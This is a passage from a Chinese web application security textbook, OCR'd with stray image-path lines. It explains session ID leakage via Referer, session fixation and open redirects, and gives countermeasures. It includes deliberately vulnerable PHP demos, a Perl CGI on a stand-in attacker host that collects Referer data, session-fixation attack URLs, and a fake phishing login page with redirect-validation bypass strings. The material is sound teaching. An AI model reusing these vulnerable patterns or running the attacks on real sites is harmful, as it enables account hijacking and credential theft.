其中，session.use_trans_sid 选项设为 On 时会话 ID 会被自动嵌入 URL，而设为 Off 的话则仅当应用中显示将会话 ID 嵌入 URL 时，会话 ID 才会被嵌入 URL。

◆范例脚本解说

以下为将会话 ID 设置为嵌入 URL（不使用 Cookie）的范例脚本。为了不影响应用的全局设置，这里我们在 .htaccess 文件内做如下设置。

▶ 代码清单　/462/.htaccess




```
php_flag session.use_cookies Off
php_flag session.use_only_cookies Off
php_flag session.use_trans_sid On
```

示例脚本包含了 3 个 PHP 文件。

- ➤起始页面
- ➤包含外部链接的页面
- ➤外部页面（假定为攻击者用来收集信息的网站）

各自的脚本代码如下所示。

▶ 代码清单　/462/46-001.php




```
<?php
  session_start();
?>
<body> <a href="46-002.php">Next</a> </body>
```

▶ 代码清单　/462/46-002.php



```
<?php
  session_start();
?>
<body>
  <a href="http://trap.example.com/46/46-900.cgi">跳转到外部网站的连接</a>
</body>
```

▶ 代码清单　/462/46-900.cgi【攻击者用来收集信息的网站】



```
#!/usr/bin/perl
use utf8;
use strict;
use CGI qw/-no_xhtml :standard/;
use Encode qw/encode/;

my $e_referer = escapeHTML(referer());
```

```
print encode('UTF-8', <<END_OF_HTML);
Content-Type: text/html; charset=UTF-8

<body>
这是收集会话 ID 的网站。Referer 信息如下 <br>
$e_referer
</body>
END_OF_HTML
```

图 4-52 展示了页面的跳转过程。点击链接后跳转到外部网站时，URL 中的会话 ID 遭到了泄漏。

▶ 图 4-52　示例页面跳转



◆通过 Referer 泄漏会话 ID 所需的条件

网站满足以下两个条件时就有可能通过 Referer 泄漏会话 ID。


- ➤能够使用被嵌入 URL 的会话 ID
- ➤存在跳转至外部网站的链接。或用户能够自己发布链接

◆攻击流程

Referer 造成的会话 ID 泄漏可分为偶发事故和有意针对安全隐患实施的攻击这两种情况。其中，后者仅存在于应用的用户能够自己发布链接的网站。比如 Web 邮箱、论坛、博客、社交网站等。

接下来我们就以从 Web 邮箱实施攻击为例进行说明。攻击者发送带有链接的邮件给攻击目标应用的用户。邮件中通过“请看我的个人主页”或者“史上最大让利折扣”等语句引诱用户点击链接跳转至攻击者的网站。

▶ 图 4-53　从 Web 邮箱发动攻击



由于多数 Web 邮箱都会将 URL 格式的字符串转换为链接形式，因此，用户一旦点击链接进入攻击者的网站，Web 邮箱的 URL 中嵌入的会话 ID 就会通过 Referer 泄漏到攻击者网站。攻击者利用得到的 Referer 信息，就能够伪装成该用户。

2000 年 12 月，独立行政法人产业技术综合研究所的高木浩光等人组成的小组发表了题为“不用 Cookie 而在 URL 中嵌入 ID 的会话管理方式的安全隐患（1）——通过取得 REFERER 信息劫持免费邮箱网站的问题”的文章[①]。文中列举了在当时的 7 个 Web 邮箱服务中,将会话 ID 嵌入 URL 后会话 ID 通过 Referer 泄漏的状况、原理以及解决方法。虽然距离文章发表已经过去了十几年，但此问题还是没有得到足够的重视。

◆事故性的会话 ID 泄漏

如果网站不允许用户自己发布链接，攻击者就很难将用户诱导至自己的网站，然而，即使在这种情况下，只要网站中存在指向外部网站的链接，就仍然有可能将会话 ID 泄漏至这些外部网站。万一外部网站的管理员心怀不轨，就能够从 Referer 的日志中获取会话 ID 来伪装用户。

此外，也有因用户自己将带有会话 ID 的 URL 发布到论坛等地方，使该 URL 被搜索引擎收

① 原文标题为：Cookie を使用せず URL に埋め込む ID に頼ったセッション管理方式の脆弱性 (1)——REFERER 情報取得による脆弱フリーメールサイトの乗っ取り問題——。原始的文章页面已被删除，现在可以从已归档的页面中浏览该文章。http://web.archive.org/web/20030828174518/http://securit.gtrc.aist.go.jp/SecurIT/advisory/webmail-1/

录而造成信息泄漏的事件。

◆影响

嵌入 URL 的会话 ID 经由 Referer 泄漏的影响，同前述的会话劫持的影响一样。

安全隐患的产生原因

会话 ID 嵌入 URL 的直接原因为设置不完善或者程序中存在问题。

将会话 ID 嵌入 URL 分为有意和无意两种情况。而之所以特意将会话 ID 嵌入 URL，可能是因为以下两点原因。

- 2000 年前后由于隐私方面的问题而兴起了“Cookie 有害论”，造成了部分网站停止使用 Cookie。
- NTT Docomo 的手机浏览器迟迟不支持 Cookie[①]，因此，在面向手机的应用中，将会话 ID 嵌入 URL 至今还是主流方法。

由于第三方 Cookie[②] 能够追踪用户的访问历史而造成隐私方面的问题，因此便产生了“Cookie 有害论”。但是那次事件以后，浏览器普遍都默认禁用了第三方 Cookie，所以也就没有理由连第一方 Cookie 也都禁用了。而且通常情况下将会话 ID 保存至 Cookie 中是最安全的方法，因此，如果由于厌恶 Cookie 而将会话 ID 嵌入到 URL 中，反而会使个人信息泄漏等事件更易于发生。

而手机方面，由于截至写作此书时大部分手机浏览器还不支持 Cookie，因此完全杜绝向 URL 中嵌入会话 ID 是非常艰难的。该问题将在第 7 章中详细讲述。

对策

为了不使用嵌入在 URL 中的会话 ID，就需要通过设置将会话 ID 保存在 Cookie 中。下面就来看一下各编程语言中将会话 ID 保存至 Cookie 的设置或编程方法。

◆ PHP

PHP 中进行如下设置后，就能将会话 ID 仅保存在 Cookie 中。

```
[Session]
session.use_cookies = 1
session.use_only_cookies = 1
```

① 2009 年夏季以后的机型终于支持 Cookie 了。

② 第三方 Cookie 不是由正在浏览的网站发行的 Cookie，而是指由横幅广告商或其他网站发行的 Cookie。

◆ Java Servlet（J2EE）

J2EE 中将会话 ID 嵌入 URL（J2EE 中称为 URL 重写）需要调用 `HttpServletResponse` 接口的 `encodeURL` 方法或 `encodeRedirectURL` 方法来重写 URL，因此，只要保证程序中没有调用的相关方法，会话 ID 就不会被嵌入到 URL。

◆ ASP.NET

ASP.NET 中默认将会话 ID 保存至 Cookie 中，但通过设置 web.config 也能采用将会话 ID 嵌入 URL 的方式。新生成 web.config 时可以不做任何操作，但如果要更改既有网站的设置，就需要进行以下设置将会话 ID 保存至 Cookie。

```
<?xml version="1.0" encoding="UTF-8" ?>
<configuration>
  <system.web>
    <sessionState cookieless="false" />
  </system.web>
</configuration>
```

4.6.4　固定会话 ID

概要

会话劫持的另一种攻击手段为从外部挟持会话 ID，这被称为会话固定攻击（Session Fixation Attack）。

会话固定攻击的流程如下。

1. 取得会话 ID
2. 强行将步骤 1 中的会话 ID 交给被害人
3. 被害人登录攻击目标 Web 应用
4. 攻击者使用该会话 ID 成功进入目标应用

会话固定攻击造成的影响同窃取会话 ID 一样，即通过伪装用户导致信息泄漏，以及使用被害人的权限恶意使用应用中的功能，如发布、更改或删除数据等。

应对会话固定攻击时，由于想要彻底杜绝上述的步骤 2 非常困难，因此普遍采用在用户登录时更换其会话 ID 的方法，这样就可以使攻击者无从得知用户登录后的会话 ID。

固定会话 ID 所导致的安全隐患总览

产生地点
进行登录处理的地方

影响范围
使用会话管理的所有页面。特别是需要认证的显示隐私信息或执行关键处理的页面影响最大。

影响类型
伪装

影响程度
中

用户参与程度
大（浏览恶意 URL，在目标网站通过认证）

对策概要
登录时更换会话 ID

攻击手段与影响

接下来我们将通过示例脚本来解说会话固定攻击的方法与影响。

◆示例脚本介绍

为了方便会话固定攻击的实施，该示例脚本通过设置 .htaccess 使会话 ID 同时保存在了 Cookie 和 URL 中。具体设置如下。

代码清单 /463/.htaccess



```
php_flag session.use_cookies On
php_flag session.use_only_cookies Off
php_flag session.use_trans_sid On
```

示例脚本为精简后的认证页面和个人信息显示页面。页面构成如下。

- ➤用户名输入页面
- ➤认证页面（演示中不确认密码）
- ➤个人信息显示页面（显示用户名）

脚本的代码如下。

代码清单 /463/46-010.php



```
<?php
  session_start();
?>
```

```
<body>
<form action="46-011.php" method="POST">
用户名 :<input name="id" type="text"><br>
<input type="submit" value=" 登录 ">
</form>
</body>
```

▶ 代码清单 /463/46-011.php


```
<?php
  session_start();
  $id = $_POST['id'];  // 任何 ID 都能登录成功
  $_SESSION['id'] = $id;  // 将用户名保存至会话中
?>
<body>
<?php echo htmlspecialchars($id, ENT_COMPAT, 'UTF-8'); ?>登录成功 <br>
<a href="46-012.php">个人信息 </a>
</body>
```

▶ 代码清单 /463/46-012.php

```
<?php
  session_start();
?>
<body>
当前用户名 :<?php echo htmlspecialchars($_SESSION['id'],
   ENT_COMPAT, 'UTF-8'); ?><br>
</body>
```

该示例脚本在正常情况下的页面跳转如下所示。

▶ 图 4-54 示例页面跳转




◆会话固定攻击解说

下面我们来尝试攻击该示例脚本。攻击者使用如下 URL 将应用的用户诱导至登录页面。进行此操作前需要先清空 Cookie，因此请重启浏览器。

```
http://example.jp/463/46-010.php?PHPSESSID=ABC
```

下图为用户无意中点击恶意链接后跳转至的登录页面，可以看出用户在页面上输入了用户名（此处为 tanaka）。然后用户点击登录按钮后，认证就将在会话 ID 被固定的状态下进行。

▶ 图 4-55 在通过恶意 URL 跳转至的登录页面进行登录



这时，PHPSESSIS=ABC 的会话 ID 生效，用户信息就将被存储在此会话中。攻击者在受害用户进行登录时即可伺机使用如下 URL 访问被害人的个人信息。

```
http://example.jp/463/46-012.php?PHPSESSID=ABC
```

攻击者查看被害人的个人信息时的情形如下图所示。为了区别于被害人的页面，这里使用了 Google Chrome 浏览器。

▶ 图 4-56 成功查看了被害人的个人信息




由此可见，攻击者能够成功看到被害人的个人信息。

◆登录前的会话固定攻击

前面我们介绍了针对登录后的页面的会话固定攻击，而如果登录前的页面中使用了会话变量，就同样也会遭受会话固定攻击。这被称为登录前的会话固定攻击。下面我们就通过示例脚本来进行讲解。

示例脚本代码如下。代码中包括个人信息输入、个人信息确认、个人信息注册（演示中不执行注册处理）3 个页面。输入的字符串被保存至会话变量，点击确认画面上的“返回”链接时，用户就能看到刚才在文本框中输入的内容。

▶ 代码清单　/463/46-020.php



```
<?php
  session_start();
  $name = @$_SESSION['name'];
  $mail = @$_SESSION['mail'];
?>
<html>
<head><title>输入个人信息</title></head>
<body>
<form action="46-021.php" method="POST">
姓名:<input name="name" value="<?php
  echo htmlspecialchars($name, ENT_COMPAT, 'UTF-8'); ?>"><br>
邮箱地址:<input name="mail" value="<?php
  echo htmlspecialchars($mail, ENT_COMPAT, 'UTF-8'); ?>"><br>
<input type="submit" value="确认">
</form>
</body>
</html>
```

▶ 代码清单　/463/46-021.php



```
<?php
  session_start();
  $name = $_SESSION['name'] = $_POST['name'];
  $mail = $_SESSION['mail'] = $_POST['mail'];
?>
<head><title>确认个人信息</title></head>
<body>
<form action="46-022.php" method="POST">
姓名:<?php echo htmlspecialchars($name, ENT_COMPAT, 'UTF-8'); ?><br>
邮箱地址:<?php echo htmlspecialchars($mail, ENT_COMPAT, 'UTF-8'); ?><br>
<input type="submit" value="注册"><br>
<a href="46-020.php">返回</a>
</form>
</body>
</html>
```

▶ 代码清单　/463/46-022.php




```
<?php
  session_start();
  $name = $_SESSION['name'];
  $mail = $_SESSION['mail'];
?>
<head><title>注册个人信息</title></head>
<body>
已注册<br>
姓名:<?php echo htmlspecialchars($name, ENT_COMPAT, 'UTF-8'); ?><br>
```

```
邮箱地址 :<?php echo htmlspecialchars($mail, ENT_COMPAT, 'UTF-8'); ?><br>
</body>
</html>
```

正常情况下的页面跳转如下。

图 4-57 页面跳转




接下来我们就尝试对此应用实施攻击。诱导用户使用以下 URL 访问应用并使其输入个人信息。

```
http://example.jp/463/46-020.php?PHPSESSID=ABC
```

受害用户输入自己的个人信息，如下图所示。

图 4-58 受害用户输入个人信息



而在另一边，攻击者会定期监视刚才的 URL 页面。当用户输入个人信息后，如下图所示，攻击者的浏览器中也能显示用户的个人信息。

▶ 图 4-59 受害用户的个人信息显示在攻击者的浏览器中



由此可见，不需要认证的网页如果使用了会话变量，也可能会遭受会话固定攻击。

但是，由于此情况下攻击者无法伪装成登录后的用户，也无法使用用户的权限进行恶意操作，因此攻击造成的影响就仅限于用户输入的信息被泄漏。

◆会话采纳

前面所介绍的攻击流程中使用了 PHPSESSID=ABC 这个会话 ID。我们发现，虽然 ABC 是攻击者任意生成的，但是也能够使攻击得到成功。这是因为能够接受来源不明的会话 ID 是 PHP 的特性之一。而此特性就被称为会话采纳（Session Adoption）。除了 PHP，ASP.NET 中也存在会话采纳的特征。而 PHP 和 ASP.NET 以外的中间件，如 Tomcat 等则不存在会话采纳，这种情况下，随意生成的会话 ID 就会被忽略。

在对不存在会话采纳的中间件上运行的应用程序发动攻击时，攻击者会先浏览攻击目标应用，取得有效的会话 ID，然后再利用此会话 ID 布置恶意网站。

由此可见，开发工具中若存在会话采纳就能减少会话固定攻击的步骤，然而，即便不存在会话采纳问题，会话固定攻击也不可能被完全杜绝。

◆仅在 Cookie 中保存会话 ID 的网站固定会话 ID

之前介绍的攻击示例中，我们使用的都是能够将会话 ID 保存在 URL 中的应用程序。这是因为会话 ID 保存在 URL 的情况下攻击起来比较容易。然而，仅将会话 ID 保存在 Cookie 时，会话 ID 还是有可能会被固定化。

通常情况下，从外部设置 Cookie 的会话 ID 是行不通的，但是，如果浏览器或 Web 应用中存在安全隐患就另当别论了。比如，以下安全隐患就有可能造成 Cookie 被第三方设置。

- Cookie Monster Bug（浏览器的安全隐患，参考 3.1 节）
- 跨站脚本漏洞（参考 4.3 节）
- HTTP 消息头注入漏洞（参考 4.7.2）

◆会话固定攻击的影响

一旦会话固定攻击取得成功，由于中招的用户（前例中为 tanaka）已处于登录状态，攻击者就能够使用该用户的权限执行操作或浏览信息等。

安全隐患的产生原因

固定会话 ID 安全隐患产生的根本原因为外界能够劫持会话 ID。因此，彻底应对就需要实施以下所有步骤。

- 不将会话 ID 嵌入 URL
- 不使用（或不让用户使用）存在 Cookie Monster Bug[①] 的浏览器
- 不使用易发生 Cookie Monster Bug 的地域型域名
- 消除跨站脚本漏洞
- 消除 HTTP 消息头注入漏洞
- 消除其他能够导致 Cookie 被篡改的安全隐患

但是，想要满足以上所有条目并不简单。比如 Internet Explorer 中使用地域型域名时就存在 Cookie Monster Bug，而微软似乎并没有打算修复该问题。然而，Internet Explorer 又是使用率最高的浏览器，我们不可能强迫所有用户将其舍弃。

因此，目前采取的普遍做法是，姑且允许会话 ID 被外界挟持，而将防范重点放在防止会话固定攻击造成会话劫持上。

在认证成功时更改会话 ID 就是一种行之有效的方法，具体会在后面详述。

对策

正如前面所介绍的那样，会话 ID 被外界固定化的手段多种多样，有时还会恶意利用浏览器的 Bug（安全隐患），因此，Web 应用中防范会话固定攻击可以采取如下策略。

- 认证后更改会话 ID

PHP 中执行此处理可以使用 `session_regenerate_id` 函数。该函数的格式如下。

格式清单 session_regenerate_id 函数

```
bool session_regenerate_id([bool $delete_old_session = false])
```

`session_regenerate_id` 函数中有一个可省略的参数。但由于该参数会指定是否将变更前的会话 ID 对应的会话信息删除，所以应始终将该参数指定为 `true`。

下面为添加了更改会话 ID 这一处理的脚本。

代码清单 /463/46-011a.php

```
<?php
  session_start();
  $id = $_POST['id'];  // 省略登录处理
```

① Cookie Monster Bug 的详情请参考 3.1 节的专栏。

```
  session_regenerate_id(true);  // 更改会话 ID
  $_SESSION['id'] = $id;  // 将用户名保存至会话
?>
<body>
<?php echo htmlspecialchars($id, ENT_COMPAT, 'UTF-8'); ?>登录成功<br>
<a href="46-012.php">个人信息</a>
</body>
```

◆无法更改会话 ID 时采用令牌

有些 Web 应用的开发语言或中间件无法在程序中显式地更改会话 ID。使用此类开发工具时，可以使用令牌来防范会话固定攻击。

具体方法为，在登录时生成一个随机数字符串（令牌），并将其同时保存至 Cookie 和会话变量中。然后在各页面进行认证确认时比较 Cookie 和会话变量中的令牌值，如果两者一致即视为已认证，不一致时即视为认证错误。

由于只有在登录的时候令牌才能够被传到外界，攻击者无法得知令牌值，因此，使用令牌能够成功防御会话固定攻击。

此外，鉴于令牌需要确保在足够长的时间内无法被预测，生成令牌时应当使用密码学级别的伪随机数生成器。由于 PHP 中没有提供能够调用伪随机数生成器的函数，因此，这里我们使用“改善 PHP 的会话 ID 的随机性的方法”中提到的 /dev/urandom 来进行说明。

以下为登录后生成令牌部分的脚本。

▶ 代码清单　/463/46-015.php



```
<?php
// /dev/urandom 通过 /dev/urandom 实现伪随机数生成器
function getToken() {
  $s = file_get_contents('/dev/urandom', false, NULL, 0, 24);
  return base64_encode($s);
}
  // 假设到这里已经成功通过认证

  session_start();
  $token = getToken(); // 生成令牌
  setcookie('token', $token);  // 令牌 Cookie
  $_SESSION['token'] = $token;
```

认证后的页面通过以下脚本确认令牌。

▶ 代码清单　/463/46-016.php



```
<?php
  session_start();
  // 确认用户名【省略】
  // 确认令牌
  $token = $_COOKIE['token'];
```

```
  if (! $token || $token != $_SESSION['token']) {
    die(' 认证错误 ');
  }
?>
<body> 认证成功 </body>
```

虽然示例中使用的是 PHP，但由于 PHP 中提供了 session_regenerate_id 函数，因此并非一定要使用令牌。然而，由于令牌也能够作为 4.8.2 节讲述的“Cookie 的安全属性设置不完善”的对策来使用，因此，某些情况下该方法对 PHP 开发者来说会非常有用。详情请参考 4.8 节。

◆登录前的会话固定攻击的对策

如果登录前使用了会话变量，要完全防范会话固定攻击就非常困难。这种情况下，比较现实而有效的对策就是，登录前不使用会话管理机制，而使用 hidden 参数来传递值。

像电子商务网站的购物车功能这种不得不在登录前使用会话变量的情况下，可以参考以下对策。但要注意的是，这些都不是根本性的对策，而只能通过组合使用来提高防御能力。

- 不在登录前的会话变量内存储敏感信息
- 不使用嵌入 URL 的会话 ID
- 不使用地域型域名

总结

本节讲述了不完善的会话管理所导致的会话劫持。会话管理是安全性的要害之处，因此，若出现会话劫持的话就会造成巨大影响。

会话管理不完善的对策如下。

- 不自制会话管理机制而使用 Web 应用开发工具的内置功能
- 将会话 ID 保存至 Cookie 中
- 认证成功时更改会话 ID
- 认证前不在会话变量中存储敏感信息

幸运的是，本节所介绍的安全隐患防范策略的实施场所少而明确，实施成本并不高。因此，建议开发者们从设计阶段就开始有计划地落实防范策略。

4.7 重定向相关的安全隐患

Web 应用中有时会重定向至外界指定的 URL。典型案例为，在登录页面的参数中指定 URL，登录成功后再重定向至该 URL。比如使用以下 URL 登录 Google 后，就会重定向到 continue= 指定的 URL（此处为 Gmail）[①]。

```
https://www.google.com/accounts/ServiceLogin?continue=https://mail.google.com/mail/
```

重定向处理时产生的安全隐患有如下几种，而且它们都会招致被动攻击。

- 自由重定向漏洞
- HTTP 消息头注入漏洞

接下来，本节将对以上两种安全隐患进行详细说明。

4.7.1 自由重定向漏洞

概要

刚才已经提到，有些 Web 应用中提供了能够重定向到参数指定的 URL 的功能，该重定向功能就被称为重定向器（Redirector）。

其中，能够重定向至任意域名的重定向器叫作自由重定向（Open Redirect）。自由重定向可能会导致用户在不知情的情况下被带到其他域名的网站，从而遭到钓鱼式攻击（Phishing）。

自由重定向示例

```
http://example.jp/?continue=http://trap.example.com/
通过以上 URL 跳转至 http://trap.example.com/
```

钓鱼式攻击的常见手段为，将用户带到伪装成著名网站的恶意网站，并诱使用户输入个人信息。

如果用户信赖的网站存在自由重定向漏洞，用户就可能会在不知不觉中被诱导到恶意网站，却自以为还在浏览自己信赖的网站。此时，即便是戒心很重的用户也会比较轻易地输入自己的个人信息等重要内容。而自由重定向漏洞就常被用于此类狡猾的钓鱼式攻击。

另外，如果软件或设备驱动程序的下载网站存在自由重定向漏洞，就有可能被不法分子利用来散布恶意软件（非法程序）。

① 写作本书时已进行过确认，但将来可能会有所更改。

为了防范自由重定向漏洞，应该重新评估“外界能够指定重定向目标 URL”的功能是否真的不可或缺，并尽可能将重定向的目标固定。如果实在不能固定重定向的目标，就需要将重定向的目标限制在允许的域名范围内。

自由重定向漏洞总览

产生地点

能够重定向至外界指定的 URL 的地方

影响范围

影响范围并非仅限于 Web 应用中的某个页面，通过钓鱼式攻击被窃取重要信息后，Web 应用的用户就会遭受损失

影响类型

- 将用户诱导至钓鱼网站，使其输入重要信息
- 冒充设备驱动程序或更新补丁来散布病毒

影响程度

中～大

用户参与程度

很大。点击链接并且输入信息

对策概要


以下二选一

- 固定重定向目标
- 采用白名单机制，将重定向目标限定在允许的域名范围内

攻击手段与影响

接下来我们就来看一下针对自由重定向漏洞的典型攻击模式及其影响。下面是具备重定向功能的密码认证的示例脚本。

代码清单 /47/47-001.php



```
<?php
  $url = @$_GET['url'];
  if (! isset($url)) {
    $url = 'http://example.jp/47/47-003.php';
  }
?>
<html>
<head><title>请登录</title></head>
<body>
<form action="47-002.php" method="POST">
用户名<input type="text" name="id"><br>
密码<input type="password" name="pwd"><br>
```

```
<input type="hidden" name="url"
value="<?php echo htmlspecialchars($url, ENT_COMPAT, 'UTF-8') ?>">
<input type="submit" value="登录">
</form>
</body>
</html>
```

▶ 代码清单　/47/47-002.php



```
<?php
  $id = isset($_POST['id']) ? $_POST['id'] : '';
  $pwd = isset($_POST['pwd']) ? $_POST['pwd'] : '';
  $url = isset($_POST['url']) ? $_POST['url'] : '';
  // 只要输入了用户名和密码就能成功登录
  if ($id != '' && $pwd != '') {
    // 重定向至指定的 URL
    header('Location: ' . $url);
    exit();
}
// 以下为登录失败的情况
?>
<body>
用户名或密码错误
<a href="47-001.php">重新登录</a>
</body>
```

▶ 代码清单　/47/47-003.php



```
<html>
<head><title>认证成功</title></head>
<body>
登录成功
</body>
</html>
```

47-001.php、47-002.php、47-003.php 为极度简化后的登录脚本。由于仅用于演示，47-002.php 中没有检验用户名和密码。登录认证成功后会重定向至 POST 参数 `url` 所指定的 URL。重定向处理的内容即为输出 Location 消息头。图 4-60 展示了页面的跳转。

图 4-60　重定向范例的页面跳转



正常情况下，重定向目标应该为 47-003.php。但是，如果攻击者精心准备了能跳转到恶意网站的 URL 来让用户点击会怎样呢？

假设此处恶意网站的 URL 为 http://trap.example.com/47/47-900.php。以下为 47-900.php 的源代码。

代码清单　/47/47-900.php

```
<html>
<head><title> 登录错误 </title></head>
<body>
用户名或密码错误。请再次登录。
<form action="47-901.php" method="POST">
用户名 <input type="text" name="id"><br>
密码 <input type="password" name="pwd"><br>
<input type="submit" value=" 登录 ">
</form>
</body>
</html>
```

攻击者会给用户发送邮件或在用户的博客中发表评论，想方设法地使用户浏览以下 URL。

```
http://example.jp/47/47-001.php?url=http://trap.example.com/47/47-900.php
```

由于域名没有问题，并且 HTTPS 的情况下证书也没有出错[①]，因此多数用户都会毫无防备地输入用户名和密码。这时，应用程序在 47-002.php 认证成功后，就会跳转到图 4-61 所示的恶意网页。

图 4-61 恶意网页



虽然用户输入的确实是正确的用户名和密码，但看到这个页面后还是不免会产生疑惑而再次输入。由于用户已经进入到了恶意网站，因此，点击登录按钮后用户名和密码就会被发送给恶意网站，而如果随后又能跳转至正规页面（47-003.php），那么用户就在毫不知情的情况下被窃取了重要信息。

安全隐患的产生原因

自由重定向漏洞产生的原因有以下两点。

- 重定向的目标 URL 能够由外界指定
- 没有对重定向的目标域名进行校验

以上两点是 AND 条件，也就是说只有同时满足这两点时才会形成自由重定向漏洞，因此，只要使其中一项无法满足也就消除了安全隐患。

◆允许自由重定向的情况

上面讲述的都是自由重定向导致安全隐患的情况，但并非所有的自由重定向都会造成安全隐患。例如，满足以下两个条件时就不会造成安全隐患。

- 根据应用的需求本来就应该跳转至外部域名
- 用户自己清楚会跳转至外部域名

满足上述条件的一个重定向的例子就是横幅广告。虽然多数横幅广告都使用了应用内部的重定向功能，但只要用户能分辨出自己点击的是广告，那么即使有自由重定向功能也不会造成安全隐患。

① 本例中没有涉及 HTTPS。

对策

自由重定向漏洞的根本性防范策略有下列三项，实施时任选其一即可。

- 固定重定向的目标 URL
- 使用编号指定重定向的目标 URL
- 校验重定向的目标域名

下面我们就来依次解说。

◆固定重定向的目标 URL

重新评估应用的需求，探讨是否能够固定 URL 的跳转去向，而不是由外界指定。只要能够固定重定向的目标，就能成功根除自由重定向漏洞。

◆使用编号指定重定向的目标 URL

由于某些原因而不得不采用可变的重定向目标时，可以采用“页面编号”的形式来指定目标 URL。页面编号和 URL 的对应表应该保存在外界无法访问的脚本源码或文件、数据库中。

使用此方法后外界就无法任意指定域名，因此也就消除了自由重定向漏洞。

◆校验重定向的目标域名

如果使用编号来指定重定向目标的方法也行不通，那么就只能通过校验重定向目标来防止跳转至任意域名了。然而，由于该校验处理陷阱重重，因此推荐尽量使用上面两种方法。

首先我们来看一个校验 URL 的失败案例。

失败例 1

```
if (mb_ereg('example\.jp', $url)) {
  // 校验通过
```

该例子虽然确保了 URL 中包含 example.jp，但是还远远不够。比如，以下包含了 example.jp 的 URL 就成功通过了验证，并使攻击得以成功。

混过校验的 URL

```
http://trap.example.com/example.jp.php
```

失败例 2

```
if (mb_ereg('^/', $url)) {
  // 校验通过
```

该例子确保了 URL 以 / 开头。换言之，该校验的思路为，如果只允许指定相对 URL，就能杜绝重定向至外部域名。

但是，以下 URL 就能够通过该校验。

混过校验的 URL

```
//trap.example.com/47/47-900.php
```

以 // 开头的 URL 被称为“网络路径引用”，这种形式的 URL 指定主机名（FQDN）以下的内容。也就是说，该校验无法完全禁止跳转至外部域名[①]。

失败例 3

```
if (mb_ereg('^http://example\.jp/', $url)) {
  // 校验通过
```

第 3 个失败例的正则表达式使用前方一致匹配来确保 URL 以 http://example.jp 开头。但是，如果仅进行该校验的话就有可能会招致 HTTP 消息头注入攻击。而通过 HTTP 消息头攻击，有时还能够重定向至其他域名，因此，该方法也不能完全杜绝自由重定向漏洞。

关于 HTTP 消息头注入的详情请参考下一小节。

推荐写法

```
if (mb_ereg('\Ahttps?://example\.jp/[-_.!~*\'();\/?:@&=+\$,%#a-zA-Z0-9]*\z', $url)) {
  // 校验通过
```

推荐写法中确保了 URL 以 http://example.jp/ 开头，并且还保证了后面仅包含能被用于 URL（URI）的字符。另外，如 4.2 节中讲述的一样，此处使用了 `\A` 和 `\z` 匹配字符串的开头和结尾。而正则表达式 `https?` 则是为了能够同时匹配 http 和 https。

---

① 虽然 HTTP/1.1 的规格 RFC2616 中规定了 Location 消息头中指定的 URL（URI）必须为绝对 URL（10.30 项），但主流浏览器都允许相对 URL 的形式。

专栏：警告页面　COLUMN

在拍卖网站及社交网站等用户输入的 URL 会以链接形式显示的网站中，攻击者通常会利用这个特性将用户诱导至钓鱼网站。

